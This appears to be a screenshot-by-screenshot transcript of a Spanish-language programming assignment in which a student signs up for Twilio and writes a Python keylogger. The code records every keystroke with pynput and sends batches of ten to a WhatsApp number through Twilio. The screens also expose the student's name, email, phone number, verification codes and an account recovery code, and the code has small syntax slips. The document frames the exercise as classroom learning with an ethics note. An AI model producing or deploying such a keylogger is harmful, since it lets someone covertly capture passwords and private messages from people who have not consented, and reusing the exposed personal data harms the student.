Nota Ética: Esta actividad es puramente educativa. El uso malintencionado de keyloggers viola leyes de privacidad. Discutiremos en clase los riesgos de la suplantación y la importancia del consentimiento.	

The right window is the Twilio website, featuring a dark blue header with the Twilio logo and navigation links. The main content area has a large heading "Where amazing customer experiences are built" and a sidebar with a "Learn more" button and a "I need support help" button.

This screenshot shows the same desktop setup as the previous one, but the right window now displays the Twilio sign-up page. The page has a "Sign up" header and a sub-header: "Get access to your free trial of Twilio Comms, SendGrid and Segment within 30 seconds!". It includes input fields for First name (Cristian), Last name (Sunagua), Email address (sunaguagira@gmail.com), and Password. A success message "Success!" is shown below the password field. To the right, there are three promotional boxes: "twilio comms" (Streamline your communication capabilities with Twilio's advanced suite of APIs), "twilio segment" (Collect, unify, and enrich customer data across any app or device, all in one safe place), and "twilio sendgrid" (Integrate in minutes with our email API and trust your emails reach the inbox). The taskbar at the bottom shows various application icons.

The screenshot shows a Google Drive document with the following content:

**EVALUACION 1**  
(40 pts)

**RECURSOS:**  
Cualquier máquina puede usar una máquina virtual o su propio equipo

**ACTIVIDAD PRÁCTICA: Keylogger con Twilio**  
Implementen un keylogger básico en Python que capture las pulsaciones del teclado y las envíe periódicamente a su número de WhatsApp o SMS usando la API de Twilio. Deberán:

- 1) Registrarse en Twilio para obtener credenciales y un número emisor.
- 2) Integrar el módulo `pyinput` para capturar teclas y `Twilio` para enviar los datos.
- 3) Configurar el envío automático cada cierto número de pulsaciones (ej: cada 10 teclas).
- 4) Probar el script en un entorno controlado (nunca en dispositivos ajenos sin consentimiento).

**Nota Ética:** Esta actividad es puramente educativa. El uso malintencionado de keyloggers viola leyes de privacidad. Discutiremos en clase los riesgos de la suplantación y la importancia del consentimiento.

On the right, a separate browser window shows the Twilio console with a verification code step. A message says "Your email address has been verified. You will be redirected in a moment." Below it, there's a form to enter a verification code (9GN7FR) with "Verify" and "Resend code" buttons.

The screenshot shows a Google Drive document with the following content:

**EVALUACION 1**  
(40 pts)

**RECURSOS:**  
Cualquier máquina puede usar una máquina virtual o su propio equipo

**ACTIVIDAD PRÁCTICA: Keylogger con Twilio**  
Implementen un keylogger básico en Python que capture las pulsaciones del teclado y las envíe periódicamente a su número de WhatsApp o SMS usando la API de Twilio. Deberán:

- 1) Registrarse en Twilio para obtener credenciales y un número emisor.
- 2) Integrar el módulo `pyinput` para capturar teclas y `Twilio` para enviar los datos.
- 3) Configurar el envío automático cada cierto número de pulsaciones (ej: cada 10 teclas).
- 4) Probar el script en un entorno controlado (nunca en dispositivos ajenos sin consentimiento).

**Nota Ética:** Esta actividad es puramente educativa. El uso malintencionado de keyloggers viola leyes de privacidad. Discutiremos en clase los riesgos de la suplantación y la importancia del consentimiento.

On the right, a separate browser window shows the Twilio console with a verification code step. It says "Check your phone for a verification code" and "Twilio Verify has sent the code to: +59172384299". There's a form to enter the verification code (446459) with "Verify" and "Resend code via SMS in 3" buttons. Below it, there are options for "Send code via voice call" and "Verify with another phone number".

The screenshot shows a Google Drive file titled "Práctica N°1 - Introducción a la programación". The file contains a Python script named "Keylogger.py" and an executable file named "log". A note at the bottom states: "La única forma de parar este servicio es eliminando el archivo Keylogger.py y el ejecutable log".

**EVALUACION 1**  
(40 pts)

**RECURSOS:**  
Cualquier máquina puede usar una máquina virtual o su propio equipo

**ACTIVIDAD PRACTICA: Keylogger con Twilio**  
Implementen un keylogger básico en Python que capture las pulsaciones del teclado y las envíe periódicamente a su número de WhatsApp o SMS usando la API de Twilio. Deberán:

- 1) Registrarse en Twilio para obtener credenciales y un número emisor.
- 2) Integrar el módulo `pyautogui` para capturar teclas y Twilio para enviar los datos.
- 3) Configurar el envío automático cada cierto número de pulsaciones (ej: cada 10 teclas).
- 4) Probar el script en un entorno controlado (nunca en dispositivos ajenos sin consentimiento).

**Nota Ética:** Esta actividad es puramente educativa. El uso malintencionado de keyloggers viola leyes de privacidad. Discutiremos en clase los riesgos de la suplantación y la importancia del consentimiento.

The Twilio console shows a success message: "¡Estás todos verificados!". It displays a recovery code: "GSLQ8WPV2XBLCEJ73GXWSB87". A note says: "Si pierde su teléfono o no tiene acceso a su dispositivo de verificación, este código es su protección para acceder a su cuenta." A warning icon says: "Guarda este código en un lugar seguro y accesible." A "Continuar" button is present.

A terminal window titled "CRISTI" shows Twilio credentials: "CREDENCIALES DE PRUEBA | Twilio" and "auth token". The desktop taskbar shows the date and time as 16/4/2023.

The screenshot shows a Google Drive file titled "Práctica N°1 - Introducción a la programación". The file contains a Python script named "Keylogger.py" and an executable file named "log". A note at the bottom states: "La única forma de parar este servicio es eliminando el archivo Keylogger.py y el ejecutable log".

**EVALUACION 1**  
(40 pts)

**RECURSOS:**  
Cualquier máquina puede usar una máquina virtual o su propio equipo


**ACTIVIDAD PRACTICA: Keylogger con Twilio**  
Implementen un keylogger básico en Python que capture las pulsaciones del teclado y las envíe periódicamente a su número de WhatsApp o SMS usando la API de Twilio. Deberán:

- 1) Registrarse en Twilio para obtener credenciales y un número emisor.
- 2) Integrar el módulo `pyautogui` para capturar teclas y Twilio para enviar los datos.
- 3) Configurar el envío automático cada cierto número de pulsaciones (ej: cada 10 teclas).
- 4) Probar el script en un entorno controlado (nunca en dispositivos ajenos sin consentimiento).

**Nota Ética:** Esta actividad es puramente educativa. El uso malintencionado de keyloggers viola leyes de privacidad. Discutiremos en clase los riesgos de la suplantación y la importancia del consentimiento.

The Twilio console shows the "Connect to WhatsApp Sandbox" section. It provides instructions: "To begin testing, connect to Twilio sandbox by sending a WhatsApp message from your device to the Twilio number." It has two options: "Send a WhatsApp message" (with a recipient number "+1 415 523 8886") and "Scan the QR code on mobile" (with a QR code). A note says: "Use WhatsApp and send a message from your device to: +1 415 523 8886 with code join coach-nest". A "Twilio WhatsApp Sandbox" link is provided.

A terminal window titled "CRISTI" shows Twilio credentials: "My first Twilio account" and "Trial: \$15.00 Upgrade". The desktop taskbar shows the date and time as 16/4/2023.



```

from pynput import keyboard
from twilio.rest import Client

# === TU CONFIGURACIÓN TWILIO ===
account_sid = TU_ACCOUNT_SID'
auth_token = TU_AUTH_TOKEN'
from_number = 'whatsapp:+14155238886' # número fijo de Twilio para WhatsApp
to_number = 'whatsapp:+5917XXXXXXX' # tu número de WhatsApp verificado

client = Client(account_sid, auth_token)

# === LÓGICA DEL KEYLOGGER ===
buffer = []
teclas_a_enviar = 10 # cada cuántas teclas se envía

def enviar_whatsapp(mensaje):
    message = client.messages.create(
        body=mensaje,
        from_=from_number,
        to=to_number
    )
    print("[+] Enviado: " + mensaje)

def on_press(tecla):
    try:
        buffer.append(tecla.char)
    except AttributeError:
        buffer.append(f"[{tecla.name}]") # para teclas como Enter, Space, etc.

if len(buffer) >= teclas_a_enviar:
    mensaje = ''.join(buffer)
    enviar_whatsapp(mensaje)
    buffer.clear()

# === INICIAR ESCUCHA DE TECLAS ===
with keyboard.Listener(on_press=on_press) as listener:
    listener.join()



```



Ln 27, Col 27 1.040 caracteres.


CRISTIAN SIXTO SUNAGUA GIRA

Ln 1, Col 28 27 caracteres. 100% Windows (CRL) - UTF-8


ESP LAA 23:34 16/4/2023









